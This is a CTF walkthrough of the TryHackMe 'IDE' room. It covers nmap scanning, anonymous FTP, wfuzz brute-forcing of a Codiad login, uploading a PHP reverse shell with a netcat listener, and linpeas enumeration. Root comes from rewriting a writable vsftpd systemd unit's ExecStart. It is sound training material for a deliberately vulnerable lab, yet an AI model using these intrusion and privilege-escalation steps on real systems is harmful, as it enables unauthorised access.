Hi guys, having fun with TryHackMe CTF again. So, here is the write-up and guideline to pass this IDE challenge. This CTF room is designed by CTF lovers for CTF lovers.

Room: https://tryhackme.com/room/ide
Level: Easy
Task: An easy box to polish your enumeration skills! Gain a shell on the box and escalate your privileges!
Let's get started
As usual, start the machine and open the IP in the browser

Nothing usual. So we can just run nmap to check any system running on other ports
> nmap -A -T4 -sS -sV -p- 10.10.223.165
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.163.74
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
....
....
Found 2 interesting match here. The FTP part can be access anonymously tho. Using Cyberduck and browsing the server

Found a file without extension. Download and open it
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
It’s said that drac reset john’s password to the default one. Since the FTP block anything to upload, so just take note and proceed
Let's see the TCP port 62337

There is the login page. The form is sending a request to this endpoint
http://10.10.X.X:62337/components/user/controller.php\?action\=authenticate
Using sqlmap to see if any vulnerabilities to SQL injection
> sqlmap --forms -u http://10.10.X.X:62337/ --risk=3 --level=3 --random-agent -p "username"
Nay! Too long to get the result. Decide to use wfuzz. Running wfuzz with random password using “john” as a username because the notes say john as the one of the system users
> wfuzz -c -Z -w wordlists/rockyou.txt --sc 200 -d "username=john&password=FUZZ" http://10.10.X.X:62337/components/user/controller.php\?action\=authenticate
====================================================================
ID           Response   Lines    Word       Chars       Payload
====================================================================
.....
000000008:   200        0 L      4 W        61 Ch       "rockyou"
000000005:   200        0 L      4 W        61 Ch       "iloveyou"
000000051:   200        0 L      4 W        61 Ch       "amanda"
000000004:   200        0 L      1 W        47 Ch       "XXXXXXXX"
.....
Woah.. “Default password” means XXXXXXX. 😂 Didn’t catch that. Then, we can successfully logged-in

It’s showing a kind of code editor which not the current running system. But, there is a button where we can create another project. Let’s try to create something.

Unfortunately, there is error message “Absolute Path Only Allowed for /var/www/html/codiad/home”.
Okay.. change the Absolute path value to /var/www/html/codiad. Click create and suddenly the whole project code of the current running system is showing.

index.php is where the login UI takes place. The interesting part is, it’s allowed to create any file in it. 🤫. Right-click on the root folder and create a new file. I give it “reverse.php” and put the reverse shellcode in the file. Open the file through the browser /reverse.php and listen through the terminal
> nc -nlvp 4444
Connection from XXXXXXXXXXXXXXXXXX
Linux ide 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
07:04:14 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Tada! Gain access to the server but only as the www-data user. Browsing the home folder
> ls -al /home
drwxr-xr-x  3 root root 4096 Jun 17  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
drwxr-xr-x  6 drac drac 4096 Aug  4 07:06 drac
> ls -al /home/drac
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
Found the flag…but only can be read by drac. sudo -l won't give any information. I can’t use hydra to brute drac password because M1 didn’t support it. I need to find another way
How about we upload linpeas the shell in the project and execute it from the terminal? Hahak! Download linpeas.sh. Copy the code and paste into the code editor. Now, we can simply locate the linpeas shell and execute it
> cd /var/www/codiad
> sh linpeas.sh
....
....
╔══════════╣ Searching passwords in history files
mysql -u drac -p 'XXXXXXXXXXXXXXXX'
....
....
Found a password that drac use for Mysql. But what if drac uses the same password in SSH? Let’s test it
> ssh drac@10.10.X.X
drac@10.10.223.165's password:
drac@ide:~$
> cat user.txt
XXXXXXXXXXXXXXXXX
It’s the same password used for SSH. Now, we successfully logged in and found the 1st flag. Now the root flag. First thing first,
> sudo -l
Matching Defaults entries for drac on ide:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User drac may run the following commands on ide:
(ALL : ALL) /usr/sbin/service vsftpd restart
So, the service command is executable using sudo by drac. Referring to GTFObins,
> sudo service ../../bin/sh
Sorry, user drac is not allowed to execute '/usr/sbin/service ../../bin/sh' as root on ide.
Failed to run the command because of the sudo command only restrict to vsftpd service. Without headache for searching hint, just run linpeas again,
....
....
╔══════════╣ Interesting GROUP writable files (not in Home) (max500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group drac:
/lib/systemd/system/vsftpd.service
....
....
Found the vsftpd service is writable by drac and own by root. Open the file and we can see “ExecStart” can run command there. Since my guts says most of the CTF root flag located in root/root.txt. So, just put the bash command output the content of the root flag to the root system directory.
[Unit]
Description=vsftpd FTP server
After=network.target
[Service]
Type=simple
ExecStart=/bin/sh -c "cat /root/root.txt > /root.txt"
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty
[Install]
WantedBy=multi-user.target
Save and try to restart the service
> sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
Just follow the warning,
> systemctl daemon-reload
> sudo /usr/sbin/service vsftpd restart
> cat /root.txt
XXXXXXXXXXXXXXXX
Final flag found!!
Thanks for reading and let’s meet with another writeup. 🤘
🔈🔈Infosec Writeups is organizing its first-ever virtual conference and networking event. If you’re into Infosec, this is the coolest place to be, with 16 incredible speakers and 10+ hours of power-packed discussion sessions. Check more details and register here.
Found this helpful?
If this article saved you time or solved a problem, consider supporting — it helps keep the writing going.
Originally published on Medium.
View on Medium